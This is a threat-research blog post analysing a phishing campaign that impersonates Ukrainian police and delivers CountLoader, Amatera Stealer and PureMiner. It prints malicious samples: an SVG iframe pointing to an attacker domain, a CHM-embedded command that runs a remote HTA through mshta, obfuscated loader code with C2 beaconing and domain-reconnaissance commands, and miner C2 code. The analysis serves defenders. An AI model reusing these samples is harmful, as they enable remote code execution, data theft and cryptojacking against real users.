SVG Phishing hits Ukraine with Amatera Stealer, PureMiner

Yurren Wan Yurren Wan ⋮ ⋮ 9/26/2025

By Yurren Wan | September 26, 2025

Affected platforms: Microsoft Windows
Impacted parties: Any organization
Impact: Remote control of the victim's device to collect sensitive information, hijack computing resources, and deliver additional malware
Severity level: High

FortiGuard Labs recently observed a phishing campaign designed to impersonate Ukrainian government agencies and deliver additional malware to targeted systems. The phishing emails contain malicious Scalable Vector Graphics (SVG) files designed to trick recipients into opening harmful attachments.

2025 Global Threat Landscape Report

Use this report to understand the latest attacker tactics, assess your exposure, and prioritize action before the next exploit hits your environment.

When opened, the SVG initiates the download of a password-protected archive that contains a Compiled HTML Help (CHM) file. This CHM file triggers a chain of malicious actions through an HTML Application (HTA) CountLoader, ultimately installing multiple types of malware on the victim's machine.

In this campaign, Amatera Stealer and PureMiner were deployed as fileless threats. They were executed via .NET Ahead-of-Time (AOT) compilation with process hollowing or loaded directly into memory using PythonMemoryModule, which delivered the final payload.



Figure 1: Attack chain

This blog details how the malware is delivered and provides an analysis of Amatera Stealer and PureMiner, which were both used in the campaign.

Initial Access

The phishing campaign begins with a forged email claiming to be a notice from the National Police of Ukraine. The email includes a malicious SVG attachment (Figure 2). The message states that an appeal has been submitted for review and warns that ignoring the notice could lead to further legal action. The text is generic but uses formal, legal-sounding language to pressure recipients into opening the attachment.



Figure 2: The phishing email

The attachment, named **"elektronni_zapit_NPU.svg,"** contains an embedded HTML <iframe> element that references an external SVG resource (Figure 3).

```
  4a82e54ea2f24b►  ↓FRO --------          0     00000000| iew 7.60 (c)SEN
svg xmlns="http://www.w3.org/2000/svg" width="100%" height="100%">
  <foreignObject class="node" x="0" y="0" width="100%" height="100%">
      <body id="body" xmlns="http://www.w3.org/1999/xhtml" style="margin: 0;"
          <meta charset="utf-8"/>
          <iframe src="https://npulvivgov.cfd/elektronna_povistka_NPU.svg" id
      </body>
  </foreignObject>
/svg>
```

Figure 3: Malicious SVG file

When the second SVG loads, it displays a spoofed Adobe Reader interface with the message *"Please wait, your document is loading..."* (in Ukrainian). It then automatically redirects the victim to a download page, retrieves a password-protected archive, and displays the password for extracting it (Figure 4).



Figure 4: Spoofed Adobe Reader interface

The downloaded archive contains a Compiled HTML Help (CHM) file. Inside the CHM, investigators found a malicious HTML file containing a shortcut object (Figure 5). The object's **Click** method runs a command that executes a remote HTML Application (HTA) resource in hidden mode.

```
<html>
<title> Documentation </title>
<head>
</head>
<body>

<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap:shortcut">
<PARAM name="Item1" value=",cmd, /c mshta https://ms-team-ping2.com/smtp_test.wieuriq">
<PARAM name="Item2" value="273,1,1">
</OBJECT>
<SCRIPT>
shortcut.Click();
</SCRIPT>

<h2 align=center> CHM </h2>
<p><h3 align=center> Documentation </h3></p>
</body>
</html>
```
Figure 5: Malicious HTM file extracted from the CHM

CountLoader

Although an HTA file functions much like a standard web page, it also has the ability to access ActiveX controls. In this case, the code is deliberately obfuscated using string encoding and array shuffling to conceal its purpose (Figure 6).

```
function YCwzhFgOEY() {
    try {
        var _0x324289 = ![], _0x344d8f = new Date();
        _0x344d8f['\x73\x65' + '\x74\x4d' + '\x69\x6e' + '\x75\x74' +
        '\x65\x73'](_0x344d8f['\x67\x65' + '\x74\x4d' + '\x69\x6e' +
        '\x75\x74' + '\x65\x73']() + 0xa);
        var _0xd17702 = _0x344d8f['\x67\x65' + '\x74\x46' + '\x75\x6c' +
        '\x6c\x59' + '\x65\x61' + '\x72']() + '\x2d' + ('\x30' + (_0x344d8f[
        '\x67\x65' + '\x74\x4d' + '\x6f\x6e' + '\x74\x68']() + 0x1))[
        '\x73\x6c' + '\x69\x63' + '\x65'](-0x2) + '\x2d' + ('\x30' + _0x344d8f
        ['\x67\x65' + '\x74\x44' + '\x61\x74' + '\x65']())['\x73\x6c' +
        '\x69\x63' + '\x65'](-0x2) + '\x54' + ('\x30' + _0x344d8f['\x67\x65' +
         '\x74\x48' + '\x6f\x75' + '\x72\x73']())['\x73\x6c' + '\x69\x63' +
        '\x65'](-0x2) + '\x3a' + ('\x30' + _0x344d8f['\x67\x65' + '\x74\x4d' +
         '\x69\x6e' + '\x75\x74' + '\x65\x73']())['\x73\x6c' + '\x69\x63' +
        '\x65'](-0x2) + ('\x3a\x30' + '\x30'), _0x2d1411 = '\x73\x6d' +
        '\x74\x70' + '\x5f\x74' + '\x65\x73' + '\x74', _0x8be65f = a0_0x3e551b
        (), _0x170f34 = a0_0x692c82(), _0x801561 = a0_0x1f23ae(), _0x1cda35 =
        a0_0x28f357(), _0x29dc22 = a0_0x1d7072(), _0x5b1bb8 = a0_0x4271d8(
        _0x8be65f);
        do {
            for (var _0x555108 = 0xa; _0x555108 >= 0x0; _0x555108--) {
                var _0x3c1fc6 = '\x68\x74' + '\x74\x70' + '\x73\x3a' +
                '\x2f\x2f' + '\x6d\x73' + '\x2d\x74' + '\x65\x61' + '\x6d\x2d'
                 + '\x70\x69' + '\x6e\x67';
                _0x555108 > 0x0 && (_0x3c1fc6 = _0x3c1fc6 + _0x555108);
                _0x3c1fc6 = _0x3c1fc6 + ('\x2e\x63' + '\x6f\x6d');
                var _0x3209c6 = a0_0x4c7689(_0x3c1fc6);
                if (_0x3209c6 != null) {
                }
        } while (_0x324289);
    } catch (_0x2d5eee) {
    }
    a0_0x2463db(), window['\x63\x6c' + '\x6f\x73' + '\x65']();
}
  </script>
</head>
<body onload="YCwzhFgOEY()">
</body>
</html>
```

```
function YCwzhFgOEY() {
    try {
        var _0x324289 = ![], _0x344d8f = new Date();
        _0x344d8f['setMinutes'](_0x344d8f['getMinutes']() + 0xa);
        var _0xd17702 = _0x344d8f['getFullYear']() + '-' + ('0' + (_0x344d8f[
        'getMonth']() + 0x1))['slice'](-0x2) + '-' + ('0' + _0x344d8f['getDate'
        ]())['slice'](-0x2) + 'T' + ('0' + _0x344d8f['getHours']())['slice'](-
        0x2) + ':' + ('0' + _0x344d8f['getMinutes']())['slice'](-0x2) + (':00'),
         _0x2d1411 = 'smtp_test', _0x8be65f = a0_0x3e551b(), _0x170f34 =
        a0_0x692c82(), _0x801561 = a0_0x1f23ae(), _0x1cda35 = a0_0x28f357(),
        _0x29dc22 = a0_0x1d7072(), _0x5b1bb8 = a0_0x4271d8(_0x8be65f);
        do {
            for (var _0x555108 = 0xa; _0x555108 >= 0x0; _0x555108--) {
                var _0x3c1fc6 = 'https://ms-team-ping';
                _0x555108 > 0x0 && (_0x3c1fc6 = _0x3c1fc6 + _0x555108);
                _0x3c1fc6 = _0x3c1fc6 + ('.com');
                var _0x3209c6 = a0_0x4c7689(_0x3c1fc6);
                if (_0x3209c6 != null) {
                }
        } while (_0x324289);
    } catch (_0x2d5eee) {
    }
    a0_0x2463db(), window['close']();
}
  </script>
</head>
<body onload="YCwzhFgOEY()">
</body>
</html>
```

Figure 6: Pre-deobfuscation and post-deobfuscation versions of the code

The script's primary role is to establish a connection with a remote server and wait for the next stage of the payload. Once the connection is made, the malware collects information from the victim's system and sends it in an HTTP POST request, using XorBase64 encoding. Afterward, the loader sends an encoded getUpdates message to retrieve additional commands from the server (Figure 7).

```
var Status = SendStatusCheckRequest(_url);
if (Status != null) {
    if (Status == 'success') {
        var Response = InitiateConnection(_url, SystemInfo, _build_id, _OSVersion,
        AVProducts, PCNameUsername, IsDomain);
        if (Response != null) {
            CreateATask('GoogleUpdaterTaskSystem135.0.7023.0' + _SystemUUID, 'mshta.exe',
            _url + '/' + _build_id + '.' + GenerateRandomString(0x9), DateTime);
            var _0x5e473c = fetchAndDecryptUpdateInfo(_url, Response);
            if (_0x5e473c != null) {
                var _0x5bef23 = new ActiveXObject('WScript.Shell'), Msg = parseMsg(_0x5e473c
                );
                for (var _j = 0x0; _j < Msg['length']; _j++) {
                    try {
                        Msg[_j]['taskType'] == 0x4 && DeleteTask(
                        'GoogleUpdaterTaskSystem136.1.7023.0' + _SystemUUID);
                        if (Msg[_j]['taskType'] == 0x5) {
                            var _0x29bf6e = 'net group /domain', _0x5d04a6 = 'systeminfo |
                            find "Domain"', _0xa2e8a2 = 'nltest.exe /DOMAIN_TRUSTS',
                            _0x3c518b = 'net group "Domain admins" /DOMAIN', _0x276cc9 =
                            'net group "Domain computers" /DOMAIN', _0x1aae7b = _0x29bf6e +
                            '
                                ' + a0_0x4f20a6(_0x29bf6e) + '
                                ' + _0x5d04a6 + '
                                ' + a0_0x4f20a6(_0x5d04a6) + '
                                ' + _0xa2e8a2 + '
                                ' + a0_0x4f20a6(_0xa2e8a2) + '
                                ' + _0x3c518b + '
                                ' + a0_0x4f20a6(_0x3c518b) + '
                                ' + _0x276cc9 + '
                                ' + a0_0x4f20a6(_0x276cc9);
                            SendEncodedData(_url, Response, Msg[_j]['id'], _0x1aae7b);
                        }
                        Msg[_j]['taskType'] == 0x1 && (ExecuteDownloadedFile(Msg[_j]['url'])
                         == !![] && ApproveUpdate(_url, Response, Msg[_j]['id'])), Msg[_j][
                        'taskType'] == 0x3 && (ExecuteDownloadedDLL_w_RUNDLL32(Msg[_j]['url'
                        ]) == !![] && ApproveUpdate(_url, Response, Msg[_j]['id'])), Msg[_j
                        ]['taskType'] == 0x6 && (ExecuteDownloadedFile_MSIEXEC(Msg[_j]['url'
                        ]) == !![] && ApproveUpdate(_url, Response, Msg[_j]['id'])), Msg[_j
                        ]['taskType'] == 0x2 && (DownloadExtractAndExecute_EXE_o_PY(Msg[_j][
                        'url']) == !![] && ApproveUpdate(_url, Response, Msg[_j]['id']));
```

Figure 7: Core routine of the CountLoader

The decoded response message follows the format shown below.

[{"id":{ID},"url":"{URL}","taskType":{COMMAND ID}}]

The loader supports six commands that allow it to download and execute payloads in multiple formats, perform domain reconnaissance, and remove traces of activity:

Command ID	Details
1	Download a file to the %userprofile%\Music\ directory and execute it.
2	Download and extract an archive. Run run.py with pythontest.exe if present; otherwise, run the matching .exe file.

3	Download a DLL to the %userprofile%\Music\ directory and execute it with rundll32.
4	Delete the task.
5	Collect domain information such as group listings, domain trusts, and admin/computer membership. Send both the commands and their outputs to the remote server.
6	Download an MSI file to the %userprofile%\Music\ directory and execute it with msiexec.exe.

Table 1: Supported commands

In this campaign, the loader was used to deliver both Amatera Stealer and PureMiner. A related, more recent campaign delivered only Amatera Stealer, but with stronger obfuscation techniques during the delivery stage.

The following section examines the two downloaded ZIP archives and their payloads.

ergosystem.zip to PureMiner

The downloaded ZIP archive, **ergosystem.zip**, contains one executable file and multiple DLL libraries (Figure 8). In this stage, DLL sideloading is used: a trusted executable loads a malicious DLL. The payload is implemented in .NET and uses Ahead-of-Time (AOT) compilation.



Figure 8: Files in the ergosystem.zip archive

The payload is initially stored in encrypted form within the .rdata section. It is decrypted and then injected into a newly created .NET Framework tool process using process hollowing. This allows the payload to run under the guise of a legitimate process.

The decrypted payload has been identified as **PureMiner**, a stealthy .NET cryptominer. PureMiner collects system information—particularly video adapter specifications and usage details—and can deploy CPU-based or GPU-based mining modules depending on the attacker's configuration.



Figure 9: Latest PureMiner product image found on PureCoder's website.

Like other members of the Pure malware family, when the executable runs, it decrypts and decompresses its embedded data before loading it into memory. The first element parsed is the Protobuf-serialized configuration, which enables features such as hardware checks, process injection, and retrieval of Command and Control (C2) information (Figure 10).



Figure 10: Main function and configuration.

To collect hardware specifications, PureMiner uses APIs from the AMD Display Library (atiadlxx.dll / atiadlxy.dll) and NVIDIA library (nvapi.dll / nvapi64.dll). These APIs return details about total memory, available memory, and memory currently in use (Figure 11). It can also query video adapter information directly from the system registry (Figure 12). Before mining begins, the malware verifies that the target system has at least 4 GB of memory.

```
@class.AMD_n_NVIDIAInfo(true);
Class5 class2 = @class;
class2.method_3();
try
{
    GInterface3 ginterface = class2.imethod_2().First(new Func<GInterface3, bool>(Class40.c.c_0.method_0));
    Class40.Get_InterfaceName(ginterface.Name);
    Class40.Get_MemoryTotal(Convert.ToInt32(ginterface.Sensors.First(new Func<GInterface5, bool>
      (Class40.c.c_0.GPUMemoryTotal)).imethod_7().GetValueOrDefault() / 1024f));
    try
    {
        Class40.Get_MemoryFree(ginterface.Sensors.FirstOrDefault(new Func<GInterface5, bool>
          (Class40.c.c_0.GPUMemoryFree)).imethod_7().GetValueOrDefault());
        Class40.Get_MemoryUsed(ginterface.Sensors.FirstOrDefault(new Func<GInterface5, bool>
          (Class40.c.c_0.GPUMemoryUsed)).imethod_7().GetValueOrDefault());
    }
    catch
    {
    }
    if (Class40.GPUMemoryTotal_() > 4)
    {
        Class40.HWFlag(true);
    }
}
catch
{
    Class40.HWFlag(false);
}
```

Figure 11: Adapter details retrieved from AMD/NVIDIA libraries

```
if (!Class40.MeetsHWRequirementsFlag())
{
    try
    {
        List<string> list = new List<string> { "NVIDIA", "GTX", "RTX", "RX", "RADEON" };
        using (RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SYSTEM\\ControlSet001\\Control\\Class\
          \{4d36e968-e325-11ce-bfc1-08002be10318}"))
        {
            foreach (string text in registryKey.GetSubKeyNames())
            {
                try
                {
                    if (text.StartsWith("0"))
                    {
                        string text2 = "HardwareInformation.AdapterString";
                        RegistryKey registryKey2 = registryKey.OpenSubKey(text);
                        string text3;
                        if (registryKey2.GetValueKind(text2) == RegistryValueKind.Binary)
                        {
                            byte[] array = (byte[])registryKey2.GetValue(text2);
                            text3 = Encoding.Unicode.GetString(array);
                        }
                        else
                        {
                            text3 = registryKey2.GetValue(text2).ToString();
                        }
                        if (text3 != null && list.Any(new Func<string, bool>(text3.ToUpper().Contains)))
                        {
                            double num = Math.Round(Convert.ToDouble(registryKey2.GetValue
                         ("HardwareInformation.qwMemorySize").ToString()) / 1024.0 / 1024.0 / 1024.0);
                            if (num >= 4.0)
                            {
                                Class40.Get_InterfaceName(text3);
                                Class40.Get_MemoryTotal((int)num);
                                Class40.HWFlag(true);
                                Class40.smethod_11(true);
                                break;
                            }
                        }
                        registryKey2.Dispose();
                    }
                }
```

Figure 12: Adapter details retrieved from the registry

Once initialization is complete and the process name is verified, the malware connects to its C2 server, sends the victim's information in serialized form, and waits for further serialized commands. All communication is encrypted with 3DES (Figure 13).

```
if (this.method_0() != null && this.method_0().Connected)
{
    this.method_3(new Timer(new TimerCallback(this.method_7), this.method_0(), (int)TimeSpan.FromMinutes
      (1.0).TotalMilliseconds, (int)TimeSpan.FromMinutes(1.0).TotalMilliseconds));
    this.method_5(new GClass18(Class3.drpfjCyNn0().HG0HDMnEHr6));
    if (Class40.VideoAdapter() == null)
    {
        Class40.GatherHardwareSpecifications();
    }
    GClass14 gclass = new GClass14
    {
        FWj98bgtLe = Class40.HWID(),
        WQm9roBNEq = Class40.MeetsHWRequirementsFlag(),
        k4C9z4JSXr = Class40.VideoAdapter(),
        eFB3Rm3h3I = Class40.GPUMemoryFree_(),
        vRD3fnINsn = Class40.GPUMemoryTotal_(),
        bDv3hsqAon = Class40.GPUMemoryUsed_(),
        NbY3Ooi6GY = Class40.AntivirusProduct(),
        kLp3HLbeAX = Class44.IsProcessNameMatch(),
        qZ93cWdrmo = Class40.IsAdmin(),
        a913kNKDfx = Class40.Desktop_o_Laptop(),
        oRy3NMS1hr = Class3.drpfjCyNn0().J8sHS8YPx6,
        xoM3ZW2OjB = Class40.UserName(),
        WQL3IQcWMi = "v7.0.6",
        CGI3leLbjT = Class44.MonitorActiveWindow(),
        EvL3vPCpbq = Class44.IsIdle(),
        Pu03iwFUY7 = Class3.smethod_3()
    };
    this.Send(gclass);
```

Figure 13: Information sent to the C2 server

Depending on the received instructions, PureMiner can:

- Save and execute a downloaded payload
- Remove persistence
- Monitor whether analysis tools (e.g., Task Manager, SystemInformer, Process Hacker, Process Explorer, Perfmon) are running
- Check the active window
- Detect whether the system is idle

smtpB.zip to Stealer

Another ZIP archive, **smtpB.zip**, contains a Python interpreter, supporting modules, and a malicious Python script (Figure 14). This script functions as a downloader, loading the payload directly into memory without writing it to disk. To achieve this, it uses the PythonMemoryModule project from GitHub.

